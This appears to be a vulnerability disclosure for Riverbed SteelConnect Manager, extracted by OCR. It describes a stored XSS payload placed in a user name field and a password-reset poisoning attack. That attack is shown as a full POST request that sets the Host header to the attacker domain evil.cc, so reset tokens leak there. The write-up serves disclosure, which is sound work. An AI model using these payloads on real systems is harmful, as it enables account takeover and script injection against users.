

Riverbed SteelConnect Manager Vulnerabilities

Stored XSS via User Name Field

To reproduce the issue navigate Users and create user with *'"><script>alert(document.domain)</script>* name.



Then go to "*Visibility"* tab. An alert window will appear.



Password Reset Poisoning via Host Header


HTTP Host header value is used to build the link for password resetting.

An attacker can send the following POST request with an arbitrary HTTP Host header. In the example below, the value was changed from us-east-1-3.riverbed.cc to us-east-1-3.riverbed.cc**.evil.cc**.

```
POST /reset-password HTTP/1.1
Host: us-east-1-3.riverbed.cc.evil.cc
Connection: close
Content-Length: 47
Cache-Control: max-age=0
Origin: https://us-east-1-3.riverbed.cc
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: https://us-east-1-3.riverbed.cc/reset-password
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: CC571F007DE06348=Fh9uDQ8uYmM9UoeR0z4aGdZJ0BtbIxMJ

username=[redacted]&info=eweqwee[redacted]
```

As a result, the admin trial402pnyEe will receive the following message from notifications@riverbed.cc:



If the admin clicks on the link, the password token will be sent to the attacker's host.